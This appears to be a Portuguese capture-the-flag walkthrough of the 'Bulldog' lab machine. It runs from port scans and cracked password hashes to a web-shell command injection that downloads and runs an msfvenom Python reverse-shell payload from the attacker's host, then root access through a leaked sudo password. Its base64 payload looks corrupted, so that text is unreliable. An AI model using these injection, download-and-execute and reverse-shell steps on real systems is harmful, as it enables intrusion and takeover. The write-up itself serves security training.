Bulldog

IP da máquina: 192.168.2.107 // MAC: 08:00:27:16:1D:5F

Resultados do nmap:

nmap -sS -sV -n -Pn -O -p- -v 192.168.2.107

```
PORT     STATE SERVICE VERSION
23/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    WSGIServer 0.1 (Python 2.7.12)
8080/tcp open  http    WSGIServer 0.1 (Python 2.7.12)
MAC Address: 08:00:27:16:1D:5F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do nikto:

nikto -h http://192.168.2.107

```
+ Server: WSGIServer/0.1 Python/2.7.12
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3092: /dev/: This might be interesting...
```

Resultados do dirb:

```
==> DIRECTORY: http://192.168.2.107/admin/
==> DIRECTORY: http://192.168.2.107/dev/
+ http://192.168.2.107/robots.txt (CODE:200|SIZE:1071)

---- Entering directory: http://192.168.2.107/admin/ ----
==> DIRECTORY: http://192.168.2.107/admin/auth/
==> DIRECTORY: http://192.168.2.107/admin/login/
==> DIRECTORY: http://192.168.2.107/admin/logout/

---- Entering directory: http://192.168.2.107/dev/ ----
==> DIRECTORY: http://192.168.2.107/dev/shell/

---- Entering directory: http://192.168.2.107/admin/auth/ ----
==> DIRECTORY: http://192.168.2.107/admin/auth/group/
==> DIRECTORY: http://192.168.2.107/admin/auth/user/

---- Entering directory: http://192.168.2.107/admin/login/ ----

---- Entering directory: http://192.168.2.107/admin/logout/ ----

---- Entering directory: http://192.168.2.107/dev/shell/ ----

---- Entering directory: http://192.168.2.107/admin/auth/group/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://192.168.2.107/admin/auth/user/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
```

Usuários e seus hashes encontrados:

http://192.168.2.107/dev/


```
Team Lead: alan@bulldogindustries.com
<br>
<!--6515229daf8dbdc8b89fed2e60f107433da5f2cb-->
Back-up Team Lead: william@bulldogindustries.com
<br>
<br>
<!--38882f3b81f8f2bc47d9f3119155b05f954892fb-->
Front End: malik@bulldogindustries.com
<br>
<!--c6f7e34d5d08ba4a40dd5627508ccb55b425e279-->
Front End: kevin@bulldogindustries.com
<br>
<br>
<!--0e6ae9fe8af1cd4192865ac97ebf6bda414218a9-->
Back End: ashley@bulldogindustries.com
<br>
<!--553d917a396414ab99785694afd51df3a8a8a3e0-->
Back End: nick@bulldogindustries.com
<br>
<br>
<!--ddf45997a7e18a25ad5f5cf222da64814dd060d5-->

Database: sarah@bulldogindustries.com
<br>
<!--d8b8dd5e7f000b8dea26ef8428caf38c04466b3e-->
```


Hash do usuário quebrada:

nick@bulldogindustries.com


http://192.168.2.107/admin/login/?next=/admin/

Usuário: nick // Senha: bulldog





http://192.168.2.107/dev/shell/



Criando um payload com o msfvenom:

```
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp lhost=192.168.2.110 lport=442 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 433 bytes
exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZQpmb3IgeCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlNPQ0tfU1RSUFNKQoJCXMuY29umVjdCgoJzE5Mi4xNjguMi4xMTAnLDQ0MikpCgkJYnJlYWsKCWV4Y2VwdDoKCQl0aW1lLnNsZWVwKDUpCmV4ZWMoc3RydWN0LnVucGFjaygnPkknLHMucmVjdig0KSlbMF0KZD1zLnJlY3YobCkd2hpbGUgbGVuKGQpPGxlbCk1sZW4oJlY3YobC1sZW4oZCkpCmV4ZWMoZCx7J3MnOnN9KQo=')[0]))
root@kali:~# nano shell1.py
```

Iniciando um servidor http com python:

python -m SimpleHTTPServer 8080

```
root@kali:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.2.107 - - [18/Jun/2020 10:30:02] "GET /data.py HTTP/1.1" 200 -
192.168.2.107 - - [18/Jun/2020 10:32:48] "GET /shell1.py HTTP/1.1" 200 -
```

Iniciando uma escuta com o metasploit:

```
msf5 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set lport 442
lport => 442
```

```
msf5 exploit(multi/handler) > set lhost 192.168.2.110
lhost => 192.168.2.110
msf5 exploit(multi/handler) > exploit
```

Ativando a shell dentro do Web Shell:

echo hi && wget 192.168.2.110:8080/shell1.py

echo hi && python shell1.py

Sessão iniciada:

```
meterpreter > getuid
Server username: django
meterpreter > sysinfo
Computer        : bulldog
OS              : Linux 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017
Architecture    : x64
System Language : en_US
Meterpreter     : python/linux
```

```
meterpreter > cd /home
meterpreter > ls -la
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-09-20 21:45:30 -0300  bulldogadmin
40755/rwxr-xr-x  4096  dir   2017-09-20 21:45:40 -0300  django
```

```
meterpreter > cd bulldogadmin
meterpreter > ls
Listing: /home/bulldogadmin
===========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  220   fil   2017-08-24 19:39:33 -0300  .bash_logout
100644/rw-r--r--  3771  fil   2017-08-24 19:39:33 -0300  .bashrc
40700/rwx------   4096  dir   2017-08-24 19:40:51 -0300  .cache
40775/rwxrwxr-x   4096  dir   2017-09-20 21:44:19 -0300  .hiddenadmindirectory
40775/rwxrwxr-x   4096  dir   2017-08-25 00:18:32 -0300  .nano
100644/rw-r--r--  655   fil   2017-08-24 19:39:33 -0300  .profile
100664/rw-rw-r--  66    fil   2017-08-25 00:18:32 -0300  .selected_editor
100644/rw-r--r--  0     fil   2017-08-24 19:45:00 -0300  .sudo_as_admin_successful
100664/rw-rw-r--  217   fil   2017-08-24 20:20:17 -0300  .wget-hsts
```

```
meterpreter > cd .hiddenadmindirectory
meterpreter > ls
Listing: /home/bulldogadmin/.hiddenadmindirectory
=================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  8728  fil   2017-08-26 00:18:58 -0300  customPermissionApp
100664/rw-rw-r--  619   fil   2017-09-20 21:44:19 -0300  note
```

Encontrando evidencias:

```
meterpreter > download customPermissionApp
[*] Downloading: customPermissionApp -> customPermissionApp
[*] Downloaded 8.52 KiB of 8.52 KiB (100.0%): customPermissionApp -> customPermissionApp
[*] download   : customPermissionApp -> customPermissionApp
```

```
root@kali:~# strings customPermissionApp
/lib64/ld-linux-x86-64.so.2
32S0-t
libc.so.6
puts
__stack_chk_fail
system
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
UH-H
SUPERultH
imatePASH
SWORDyouH
CANTget
dH34%(
AWAVA
AUATL
[]A\A]A^A_
Please enter a valid username to use root privileges
        Usage: ./customPermissionApp <username>
sudo su root
```

Root:

```
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ sudo bash
sudo bash
[sudo] password for django: SUPERultimatePASSWORDyouCANTget

root@bulldog:/home/bulldogadmin/.hiddenadmindirectory# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bulldog:/home/bulldogadmin/.hiddenadmindirectory# uname -a
uname -a
Linux bulldog 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64 x86_64 x86_64 GNU/Linu
x
```